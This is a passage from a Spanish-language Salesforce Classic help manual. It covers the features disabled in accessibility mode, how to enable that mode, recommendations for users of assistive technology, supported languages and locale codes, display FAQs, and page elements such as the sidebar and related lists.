- El vínculo **Modificar columnas** de la página Gestionar miembros, a la que se accede desde el botón desplegable Gestionar miembros en una página de detalles de campaña, es ahora un botón desplegable. La superposición Modificar columnas se ha sustituido por una página de configuración estándar.
- Si hace clic en una reunión solicitada en la lista relacionada Actividades abiertas y en algunas vistas de lista, no se abrirá la página de detalles de la reunión. En su lugar, se abrirá un cuadro de diálogo que explica cómo ponerse en contacto con el organizador de la reunión para obtener detalles acerca de la reunión solicitada.
- La lista desplegable **Activar mi correo electrónico** de un grupo de Chatter aparece como el vínculo **Configuración de correo electrónico de Chatter** que abre su configuración para recibir correo electrónico de Chatter.

## Funciones de calendario desactivadas

- Superposiciones de detalles de evento en la vista de calendario
- modificación de arrastrar y colocar
- programación de arrastrar y colocar
- eventos de hacer clic y crear
- El botón **Solicitar una reunión** en la lista relacionada Actividades abiertas

Nota: Como resultado, no puede solicitar una reunión en modo de accesibilidad y la subficha Reuniones solicitadas en la sección Calendario de la ficha Inicio no mostrará ninguna reunión.

### Funciones desactivadas de panel e informe

- Modificación de arrastrar y colocar en el generador de paneles
- Creación y modificación de informes en el generador de informes

  Nota: El generador de informes es necesario para crear o modificar informes unidos e informes que contienen filtros cruzados o depósitos. Los usuarios con el modo de acceso activado pueden ejecutar esos informes pero no pueden ni crearlos ni modificarlos. Para crear informes en el modo de accesibilidad debe utilizar el asistente para informes.

- Arrastre y coloque para mover informes y paneles entre carpetas

### Funciones desactivadas de la vista de lista

- Vínculos de funciones activables de listas relacionadas
- Esta lista mejorada cuenta con estas funciones:
  - Modificación en línea
  - Reorganización y ajuste de anchura de las columnas
  - Modificación, eliminación o actualización de la vista de lista actual
  - Cambio del número de registros que se muestran por página
  - Cambio a una página específica de resultados

### Otras funciones desactivadas

- El botón **Comprobar ortografía** de soluciones
- La última página Gestionar miembros
- El menú desplegable **Mis etiquetas recientes** cuando agrega el componente de etiquetas a la barra lateral
- Cuando busca oportunidades similares, la barra lateral Criterios coincidentes de la página de resultados de búsqueda
- La lista de preguntas similares a medida que escribe una pregunta en una comunidad de respuestas

  Consejo: Los usuarios con el modo de accesibilidad activado deben utilizar el cuadro de búsqueda de la ficha Respuestas para ver si la pregunta ya se ha formulado antes de publicarla.

## Activación del modo de accesibilidad

Optimice su experiencia usando Salesforce con dispositivos de asistencia, como el software de reconocimiento de voz y los lectores de pantalla, activando el modo de accesibilidad.

1. Desde su configuración personal, introduzca *Accesibilidad* en el cuadro Búsqueda rápida y, a continuación, seleccione **Accesibilidad**. ¿No hay resultados coincidentes? Introduzca *Información personal* en el cuadro Búsqueda rápida y, a continuación, seleccione **Información personal**.
2. Seleccione Modo de accesibilidad.
3. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

CONSULTE TAMBIÉN

Recomendaciones de accesibilidad de Salesforce

Personalizar su experiencia de Salesforce

# Recomendaciones de accesibilidad de Salesforce

Conozca las funciones de accesibilidad de Salesforce diseñadas para los usuarios que trabajen con dispositivos de asistencia, como el software de reconocimiento de voz y los lectores de pantalla.

A continuación se incluyen algunas recomendaciones que le ayudarán a trabajar con Salesforce.

- Usuarios con problemas de visión que utilizan el teclado
- Usuarios de lectores de pantalla
- Usuarios sordos o con problemas de audición
- Usuarios de colores específicos
- Usuarios con problemas de visión que necesitan aumento

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

CONSULTE TAMBIÉN

Activación del modo de accesibilidad

## Usuarios con problemas de visión que utilizan el teclado

Estas funciones de Salesforce le ayudan a garantizar una experiencia accesible.

- El modo de accesibilidad le ayuda a trabajar de manera más eficaz con Salesforce, especialmente con informes, paneles y vistas de lista. Consulte Modo de accesibilidad en la página 53 para obtener más información.
- Las áreas seleccionadas en la pantalla incluyen áreas resaltadas para darle una indicación visual en pantalla de la zona enfocada.
- Estos elementos se identifican en nuestra marca de página para ayudarle a interactuar con ellos.
  - Los encabezados se marcan como encabezados, en lugar de elementos de leyenda y conjuntos de campos para agrupar controles de formulario.
  - El encabezado principal de la página (normalmente en el principio del área de contenido principal) es un encabezado de nivel 1. Los usuarios pueden cambiar a este encabezado con la tecla de acceso directo.
  - Las tablas de datos tienen marcas de tablas de datos (excepto las vistas de lista mejoradas en el modo estándar únicamente) para ayudar en la identificación de los encabezados de cada celda.
  - Las listas proporcionadas en el área de contenido principal se marcan como listas.
- Existe un vínculo de omisión disponible (el primer vínculo accesible mediante el teclado de cada página) que permite cambiar al inicio del área de contenido principal. Este vínculo suele omitir los menús de navegación anteriores al área de contenido principal, reduciendo en gran medida el número necesario de tabulaciones para llegar al área de contenido principal de la página.
- El enfoque del teclado se encuentra dentro de los cuadros de diálogo cuando estos se abren y permanece allí hasta que se cierran.
- En las páginas de modificación, el teclado activa de forma predeterminada el primer campo de la página en que se pueda realizar una modificación. Al crear o modificar una tarea o evento, el teclado activa de forma predeterminada en primer lugar el campo Asunto, sea cual sea su ubicación en la página.
- Los botones, vínculos y campos que no estén activos se etiquetan con un atributo de desactivado. Por ejemplo, al utilizar un asistente con varios pasos, algunos botones pueden estar desactivados hasta que seleccione una opción concreta.

## Usuarios de lectores de pantalla

Las aplicaciones On-Demand de Salesforce se han diseñado para aprovechar las funciones más recientes de las aplicaciones de lectura de pantalla más usadas. Aunque puede que algunas combinaciones de navegador y lector de pantalla funcionen bien, recomendamos que use las versiones más actualizadas de Mozilla® Firefox® y JAWS® o NVDA con Salesforce.

Estas funciones de Salesforce le ayudan a garantizar una experiencia accesible:

- El modo de accesibilidad le ayuda a trabajar de manera más eficaz con Salesforce, especialmente con informes, paneles y vistas de lista. Consulte Modo de accesibilidad en la página 53 para obtener más información.
- Las imágenes importantes tienen textos alternativos equivalentes al propósito de la imagen; las imágenes no importantes tienen textos vacíos equivalentes o se implementan mediante CSS. Las imágenes que muestran información detallada también son vínculos a los datos de origen. Por ejemplo, los paneles contienen gráficos que, por naturaleza, son de carácter visual. Para acceder a los datos del informe utilizado para generar el gráfico, basta con seleccionar el componente del panel.

  Nota: El informe subyacente puede contener datos adicionales a los que aparecen representados en el componente del panel. Además, este informe puede contener datos a los que no puede acceder debido a la configuración de colaboración.

- Estos elementos se identifican en nuestra marca de página para ayudarle a interactuar con ellos.
  - Los encabezados se marcan como encabezados, en lugar de elementos de leyenda y conjuntos de campos para agrupar controles de formulario.
  - El encabezado principal de la página (normalmente al principio del área de contenido principal) es un encabezado de nivel 1. Los usuarios pueden cambiar a este encabezado con la tecla de acceso directo.
  - Las tablas de datos tienen marcas de tablas de datos (excepto las vistas de lista mejoradas en el modo estándar únicamente) para ayudar en la identificación de los encabezados de cada celda.
  - Las listas proporcionadas en el área de contenido principal se marcan como listas.
- Existe un vínculo de omisión disponible (el primer vínculo accesible mediante el teclado de cada página) que permite cambiar al inicio del área de contenido principal. Este vínculo suele omitir los menús de navegación anteriores al área de contenido principal, reduciendo en gran medida el número necesario de tabulaciones para llegar al área de contenido principal de la página.
- El enfoque del teclado se encuentra dentro de los cuadros de diálogo cuando estos se abren y permanece allí hasta que se cierran.
- En las páginas de modificación, el teclado activa de forma predeterminada el primer campo de la página en que se pueda realizar una modificación. Al crear o modificar una tarea o evento, el teclado activa de forma predeterminada en primer lugar el campo Asunto, sea cual sea su ubicación en la página.
- Los botones, vínculos y campos que no estén activos se etiquetan con un atributo de desactivado. Por ejemplo, al utilizar un asistente con varios pasos, algunos botones pueden estar desactivados hasta que seleccione una opción concreta.

Además, le recomendamos que active estos ajustes web personalizados en su lector de pantalla:

- Defina que las páginas se actualicen automáticamente.
- Active los anuncios de actualización de región.
- Defina los vínculos de texto para mostrar los títulos. Este ajuste garantiza que el lector de pantalla proporcione información adicional mediante un atributo de título de vínculo, como una advertencia de que se abrirá una nueva ventana.
- Defina el encabezado para que anuncie los encabezados y niveles. Las marcas de encabezado se usan para ofrecer contexto y navegación.
- Agregue signos comunes, como el signo @ (arroba) para mencionar a personas en publicaciones y comentarios de Chatter, a su diccionario de lector de pantalla para personalizar la forma en que se leen por defecto.

## Usuarios sordos o con problemas de audición

Salesforce ofrece demostraciones de vídeo alojadas en YouTube. Para ver capturas sincronizadas de vídeos, haga clic en `Ver en YouTube.com` en la esquina inferior derecha de los vídeos integrados.

## Usuarios de colores específicos

La configuración del explorador y del sistema operativo no cambia los colores que se muestran en las imágenes y Salesforce implementa múltiples imágenes como imágenes de fondo (que no se visualizan si se utiliza la configuración del explorador y del sistema operativo

para la visualización de colores). Si confía en la configuración de su explorador y de su sistema operativo para cambiar su vista a una combinación de colores concreta, puede necesitar:

- Ver textos alternativos de imágenes para acceder a la información que proporcionan las imágenes importantes.
- Sobrescribir nuestro CSS para estas clases: assistiveText, zen-assistiveText. Después defina los ajustes de su navegador según sus preferencias.

Además:

- Algunos gráficos (por ejemplo, en informes y paneles) se basan en los colores para mostrar la información. Si tiene algún problema al interpretar la información de los gráficos, seleccione `Paleta daltoniana en los gráficos` en su página de detalles personales. Esta opción establece una paleta de color alternativa para los gráficos que se han optimizado para aquellos usuarios con daltonismo. Los correos electrónicos de panel no utilizan la paleta alternativa. También puede hacer clic en un gráfico para ver su informe de origen.
- Los paneles contienen gráficos que, por naturaleza, son de carácter visual. Para acceder a los datos del informe utilizado para generar el gráfico, basta con seleccionar el componente del panel.

  Nota: El informe subyacente puede contener datos adicionales a los que aparecen representados en el componente del panel. Además, este informe puede contener datos a los que no puede acceder debido a la configuración de colaboración.

### Usuarios con problemas de visión que necesitan aumento

Salesforce admite las herramientas de ampliación estándar a nivel de SO, navegador y terceros. Ajuste la configuración de zoom a sus necesidades.

Estos elementos se identifican en el marcado de nuestra página. Puede alterar los estilos para estos elementos para identificarlos.

- Los encabezados se marcan como encabezados, en lugar de elementos de leyenda y conjuntos de campos para agrupar controles de formulario.
- El encabezado principal de la página (normalmente al principio del área de contenido principal) es un encabezado de nivel 1. Los usuarios pueden cambiar a este encabezado con la tecla de acceso directo.
- Las tablas de datos tienen marcas de tablas de datos (excepto las vistas de lista mejoradas en el modo estándar únicamente) para ayudar en la identificación de los encabezados de cada celda.
- Las listas proporcionadas en el área de contenido principal se marcan como listas.

## Preguntas frecuentes sobre visualización y presentación

¿Qué idiomas admite Salesforce?

¿Por qué no puedo ver algunos botones y vínculos?

¿Por qué no puedo ver las ventanas emergentes (cuadros de diálogo de búsqueda y ventana Ayuda y formación) de Salesforce?

¿Por qué han desaparecido mis datos cuando he pulsado la tecla de retroceso mientras modificaba un registro?

¿Puedo cambiar o eliminar la lista desplegable de entradas que aparece cuando modifico un campo de texto?

### ¿Qué idiomas admite Salesforce?

Salesforce ofrece tres niveles de compatibilidad de idiomas: idiomas completamente compatibles, idiomas del usuario final y idiomas de plataforma únicamente. Cada idioma se identifica por un código de idioma de dos caracteres (como `en`) o un código de configuración local de cinco caracteres (como en_AU).

Además de la compatibilidad de idiomas de Salesforce, puede traducir sus organizaciones de dos maneras. El Sistema de traducción le permite especificar idiomas que desee traducir, asignar traductores a idiomas, crear traducciones para personalizaciones que haya realizado en su organización de Salesforce y sustituir etiquetas y traducciones de paquetes gestionados. Todo puede traducirse, desde los valores de listas de selección personalizados hasta los campos personalizados, para que sus usuarios globales puedan utilizar la totalidad de Salesforce en su idioma.

La segunda opción es cambiar el nombre de las fichas y los campos en Salesforce. Si su aplicación personalizada utiliza únicamente algunas fichas y campos estándar de Salesforce, puede traducirlos.

## Idiomas con compatibilidad completa

Puede cambiar el idioma de todas las funciones, incluyendo la Ayuda, a uno de los siguientes idiomas con compatibilidad completa en Configuración introduciendo *Información de la empresa* en el cuadro Búsqueda rápida, seleccionando **Información de la empresa** y luego seleccionado **Modificar**.

- Chino (simplificado): `zh_CN`
- Chino (Tradicional): `zh_TW`
- Danés: `da`
- Holandés: `nl_NL`
- Inglés: `en_US`
- Finlandés: `fi`
- Francés: `fr`
- Alemán: `de`
- Italiano: `it`
- Japonés: `ja`
- Coreano: `ko`
- Noruego: `no`
- Portugués (Brasil): `pt_BR`
- Ruso: `ru`
- Español: `es`
- Español (México): `es_MX`
- Sueco: `sv`
- Tai: `th`

**Nota:**

- Español (México) vuelve a Español en traducciones definidas por el cliente.
- Incluso cuando la interfaz de usuario de Salesforce está completamente traducida al tailandés, Ayuda permanece en inglés.

## Idiomas del usuario final

Los idiomas del usuario final son útiles si tiene una organización con muchos idiomas o socios que hablan idiomas diferentes al idioma predeterminado de la empresa. En el caso de los idiomas del usuario final, Salesforce proporciona etiquetas traducidas para todos los objetos y páginas estándar *a excepción de* páginas administrativas, Configuración y Ayuda. Cuando especifique un idioma de usuario final, las etiquetas y la Ayuda que no se traduzcan aparecen en Inglés. Los idiomas de usuario final están destinados únicamente al uso personal por parte de usuarios finales. No utilice idiomas de usuario final como idiomas corporativos. Salesforce no proporciona asistencia al cliente en idiomas de usuario final.

Los idiomas de usuario final incluyen:

- Árabe: `ar`
- Búlgaro: `bg`
- Croata: `hr`
- Checo: `cs`
- Inglés (Reino Unido): `en_GB`
- Griego: `el`
- Hebreo: `iw`
- Húngaro: `hu`
- Indonesio: `in`
- Polaco: `pl`
- Portugués (Portugal): `pt_PT`
- Rumano: `ro`
- Eslovaco: `sk`
- Esloveno: `sl`
- Turco: `tr`
- Ucraniano: `uk`
- Vietnamita: `vi`

Nota: Salesforce proporciona asistencia limitada para idiomas de derecha a izquierda: árabe y hebreo, para las siguientes funciones.

- Live Agent
- Casos
- Cuentas

Estas funciones no son compatibles con Lightning Experience, la aplicación móvil Salesforce1, cualquier otra aplicación móvil o navegador móvil o cualquier interfaz excepto Salesforce Classic. No existe ninguna garantía de que los idiomas de derecha a izquierda funcionen correctamente con cualquier otra función de Salesforce. No hay planes de ampliar la lista de funciones compatibles.

Las funciones que no reciben asistencia en idiomas de derecha a izquierda incluyen, sin estar limitadas a esta lista:

- Generador de informes
- Generación de archivos PDF de presupuestos
- Previsión de venta personalizable
- Correos electrónicos
- Salesforce Knowledge
- Noticias en tiempo real
- Comunidades

La ausencia de una función de esta lista no implica que disponga de asistencia. Solo Live Agent, Casos y Cuentas reciben asistencia con idiomas de derecha a izquierda.

## Idiomas de plataforma únicamente

En situaciones donde Salesforce no proporciona traducciones predeterminadas, utilice idiomas de plataforma únicamente para traducir aplicaciones y funciones personalizadas que ha creado en Salesforce App Cloud. Puede traducir elementos como etiquetas personalizadas,

objetos personalizados y nombres de campos. También puede cambiar el nombre de la mayoría de los objetos, etiquetas y campos estándar. El texto informativo y el texto de etiquetas que no sean de campo no son traducibles.

Los idiomas únicamente de plataforma están disponibles en todas las ubicaciones donde puede seleccionar un idioma en la aplicación. No obstante, cuando selecciona un idioma únicamente de plataforma, el valor predeterminado de todas las etiquetas estándar de Salesforce es Inglés, o, en casos seleccionados, un idioma completamente compatible o de usuario final.

Cuando especifica un idioma de plataforma únicamente, las etiquetas de los objetos y campos estándar vuelven al Inglés excepto:

- Inglés (Australia), Inglés (India), Inglés (Malasia) e Inglés (Filipinas) recaen en Inglés (RU).
- Alemán (Austria) y Alemán (Suiza) recaen en Alemán.
- Francés (Canadá) recae en Francés.
- Rumano (Moldavia) recae en Rumano.
- Montenegrino recae en Serbio (Latín).
- Portugués (Portugal) recae en Portugués (Brasil).

Los siguientes idiomas únicamente de plataforma son actualmente compatibles.

- Albanés: `sq`
- Árabe (Argelia): `ar_DZ`
- Árabe (Bahréin): `ar_BH`
- Árabe (Egipto): `ar_EG`
- Árabe (Irak): `ar_IQ`
- Árabe (Jordania): `ar_JO`
- Árabe (Kuwait): `ar_KW`
- Árabe (Líbano): `ar_LB`
- Árabe (Libia): `ar_LY`
- Árabe (Marruecos): `ar_MA`
- Árabe (Omán): `ar_OM`
- Árabe (Catar): `ar_QA`
- Árabe (Arabia Saudí): `ar_SA`
- Árabe (Sudán): `ar_SD`
- Árabe (Siria): `ar_SY`
- Árabe (Túnez): `ar_TN`
- Árabe (Emiratos Árabes Unidos): `ar_AE`
- Árabe (Yemen): `ar_YE`
- Armenio: `hy`
- Vasco: `eu`
- Bosnio: `bs`
- Bengalí: `bn`
- Chino (simplificado, Singapur): `zh_SG`
- Chino (Tradicional, Hong Kong): `zh_HK`
- Inglés (Australia): `en_AU`
- Inglés (Canadá): `en_CA`
- Inglés (Hong Kong): `en_HK`

- Inglés (India): `en_IN`
- Inglés (Irlanda): `en_IE`
- Inglés (Malasia): `en_MY`
- Inglés (Filipinas): `en_PH`
- Inglés (Singapur): `en_SG`
- Inglés (Sudáfrica): `en_ZA`
- Estonio: `et`
- Francés (Bélgica): `fr_BE`
- Francés (Canadá): `fr_CA`
- Francés (Luxemburgo): `fr_LU`
- Francés (Suiza): `fr_CH`
- Georgiano: `ka`
- Alemán (Austria): `de_AT`
- Alemán (Luxemburgo): `de_LU`
- Alemán (Suiza): `de_CH`
- Hindi: `hi`
- Islandés: `is`
- Irlandés: `ga`
- Italiano (Suiza): `it_CH`
- Letón: `lv`
- Lituano: `lt`
- Luxemburgués: `lb`
- Macedonio: `mk`
- Malayo: `ms`
- Maltés: `mt`
- Rumano (Moldavia): `ro_MD`
- Montenegrino: `sh_ME`
- Rético: `rm`
- Serbio (Cirílico): `sr`
- Serbio (Latín): `sh`
- Español (Argentina): `es_AR`
- Español (Bolivia): `es_BO`
- Español (Chile): `es_CL`
- Español (Colombia): `es_CO`
- Español (Costa Rica): `es_CR`
- Español (República Dominicana): `es_DO`
- Español (Ecuador): `es_EC`
- Español (El Salvador): `es_SV`
- Español (Guatemala): `es_GT`
- Español (Honduras): `es_HN`

- Español (Nicaragua): `es_NI`
- Español (Panamá): `es_PA`
- Español (Paraguay): `es_PY`
- Español (Perú): `es_PE`
- Español (Puerto Rico) `es_PR`
- Español (Estados Unidos): `es_US`
- Español (Uruguay): `es_UY`
- Español (Venezuela): `es_VE`
- Tagalo: `tl`
- Tamil: `ta`
- Urdu: `ur`
- Galés: `cy`

CONSULTE TAMBIÉN

Seleccionar su idioma, configuración regional y divisa

Activar y desactivar el Sistema de traducción

## ¿Por qué no puedo ver algunos botones y vínculos?

Los botones y los vínculos sólo pueden verlos los usuarios que dispongan de los permisos adecuados para utilizarlos. Por ejemplo, los usuarios que no cuentan con el permiso "Eliminar" en oportunidades no ven el botón **Eliminar** en la página de detalles de una oportunidad ni el vínculo **Eliminar** en la lista relacionada de una oportunidad.

## ¿Por qué no puedo ver las ventanas emergentes (cuadros de diálogo de búsqueda y ventana Ayuda y formación) de Salesforce?

Si la configuración de bloqueo de mensajes emergentes de su navegador es de máxima seguridad, no podrá ver ninguna ventana emergente de Salesforce excepto las que ofrecen funcionalidades necesarias como el calendario emergente para seleccionar la fecha de una actividad, los cuadros de diálogo de búsqueda para seleccionar un registro, la ventana de Ayuda y formación y algunas más.

Para comprobar su configuración de ventanas emergentes:

1. Desde su configuración personal, introduzca *`Recordatorios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Recordatorios y alertas**. ¿Ningún resultado? Introduzca *`Información personal`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Información personal**.
2. Haga clic en **Obtener vista previa de las alertas de recordatorio**.

Para permitir la visualización de ventanas emergentes de Salesforce, agregue Salesforce como sitio de confianza a la configuración de bloqueo de ventanas emergentes del explorador. Para obtener instrucciones específicas, consulte la ayuda en línea del explorador.

Algunos complementos del explorador, como la barra de herramientas de Google, también disponen del bloqueo de ventanas emergentes. Consulte la documentación del software de estos productos para obtener información detallada sobre cómo configurarlos para que permitan las ventanas emergentes de Salesforce.

CONSULTE TAMBIÉN

Personalizar su experiencia de Salesforce

## ¿Por qué han desaparecido mis datos cuando he pulsado la tecla de retroceso mientras modificaba un registro?

Algunas versiones de Internet Explorer utilizan la tecla de retroceso como un método abreviado de teclado correspondiente al botón Atrás del explorador. Cuando presiona la tecla de retroceso y el cursor no está dentro de un campo de texto, el explorador retrocede directamente a la página anterior y parece que se han perdido los datos. Para recuperar los datos y volver a la página en la que estaba trabajando, haga clic en el botón de avance del explorador.

## ¿Puedo cambiar o eliminar la lista desplegable de entradas que aparece cuando modifico un campo de texto?

No. Estas entradas de cumplimentación automática que aparecen al modificar ciertos campos de texto son una función de Internet Explorer. El navegador recuerda el texto que ha introducido con anterioridad y le ofrece una lista de dichas entradas para que complete automáticamente el campo. Si desea desactivar esta función, haga clic en **Herramientas** en la barra de menús del navegador, seleccione **Opciones de Internet**, haga clic en la ficha **Contenido** y, a continuación, seleccione el botón **Autocompletar** para cambiar la configuración del navegador.

# Páginas de Salesforce

Las aplicaciones de Salesforce se componen de fichas y páginas. Los objetos estándar como Cuentas, Contactos y Candidatos y otras funciones como Chatter suelen tener fichas y desde una ficha, puede navegar por páginas para interactuar con la función que está utilizando. Por ejemplo, si desea crear un registro de cuenta, hará clic en la ficha Cuentas y empezará en la página de inicio de Cuentas.


Haga clic en **Nueva** para abrir la página Modificación de cuenta donde introducirá información de la cuenta. Haga clic en **Guardar** y verá la página de detalles de Cuenta. Vuelva a la página de inicio de Cuentas y aparecerá la nueva cuenta.

Las fichas de Salesforce pueden tener varios tipos de página, incluyendo páginas de Inicio, de Modificación y de Detalles y puede crear vistas de lista para muchos de los objetos. Chatter cuenta con un tipo de página principal: una noticia. Data.com cuenta con una interfaz de búsqueda. Los paneles e informes también cuentan con estilos de página propios.

Su administrador del sistema establece habitualmente formatos de página para objetos estándar y activa las funciones de navegación que su organización puede utilizar, pero la interacción con Salesforce es más sencilla si comprende los elementos de página más comunes para los objetos utilizados con más frecuencia. Incluyen:

1. Una barra de *etiqueta*, donde puede ver y agregar etiquetas en un registro.
2. Una *noticia en tiempo real*, donde puede agregar y ver comentarios acerca de un registro.
3. Una *barra lateral*, donde puede realizar tareas como buscar y crear rápidamente nuevos registros.
4. *Secciones* para el registro, con vínculos y campos clave.
5. *Listas relacionadas*, que agrupan y muestran vínculos a otros registros asociados con aquel que está visualizando. Puede cambiar el orden de las listas relacionadas en su página.
6. Varios *vínculos* que le ayudan a moverse por la página o ir a páginas diferentes o sitios externos.

Echemos un vistazo a estos elementos en una página de detalle de cuenta.




Concepto de la barra lateral de Salesforce

Visualización y ocultación de la barra lateral contraíble

Trabajo con elementos relacionados directamente del registro visualizado

En los registros de Salesforce, los vínculos y los detalles de los registros asociados se agrupan en listas relacionadas. Algunas listas relacionadas permiten realizar tareas comunes para el objeto relacionado, como crear registros o adjuntar archivos.

Trabajo con listas mejoradas

Navegación por listas largas

Modificación de la división de trabajo

Puede cambiar qué registros está visualizando seleccionando la división en la que está trabajando actualmente.

CONSULTE TAMBIÉN

Etiquetas en registros

Concepto de la barra lateral de Salesforce

Navegación por páginas de inicio de objetos en Salesforce Classic

La ficha Inicio

## Concepto de la barra lateral de Salesforce

La columna de la barra lateral que aparece en el lado izquierdo de la mayoría de páginas de Salesforce proporciona un acceso cómodo a los siguientes vínculos y comandos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

- Búsqueda

  Utilice el cuadro de búsqueda del encabezado si no tiene búsqueda de barra lateral.

- El vínculo Etiquetas y la lista desplegable Etiquetas recientes
- La lista desplegable Divisiones
- lista desplegable Crear nuevo
- Un acceso directo Calendario a su última vista de calendario utilizada
- La lista Elementos recientes
- Mensajes y alertas
- Vínculos personalizados
- Un acceso directo a la papelera:

Las opciones en su barra lateral varían dependiendo de las funciones que ha activado y de si su administrador ha personalizado el formato de la página.

## Visualización y ocultación de la barra lateral contraíble

Si su administrador ha activado la barra lateral contraíble, puede mostrar u ocultar la barra lateral según sus necesidades.


EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

**Nota:** Los usuarios del centro de llamadas no ven las llamadas entrantes si contraen la barra lateral.

Haga clic en el borde de la barra lateral para abrir o cerrar la barra lateral según sus necesidades.



# Trabajo con elementos relacionados directamente del registro visualizado

En los registros de Salesforce, los vínculos y los detalles de los registros asociados se agrupan en listas relacionadas. Algunas listas relacionadas permiten realizar tareas comunes para el objeto relacionado, como crear registros o adjuntar archivos.

Por ejemplo, el registro de candidato ofrece una serie de listas relacionadas, incluida la lista Actividades abiertas, donde se incluyen las actividades abiertas y los campos de actividad clave. En esta lista relacionada, puede crear una tarea, una actividad o una solicitud de reunión. Cuando se cierra una tarea relacionada con el candidato, se muestra un vínculo a esta tarea en la lista relacionada Historial de actividades del registro de candidato, donde se muestran los mismos campos clave que en Actividades abiertas y se incluyen otras tareas comunes.

EDICIONES

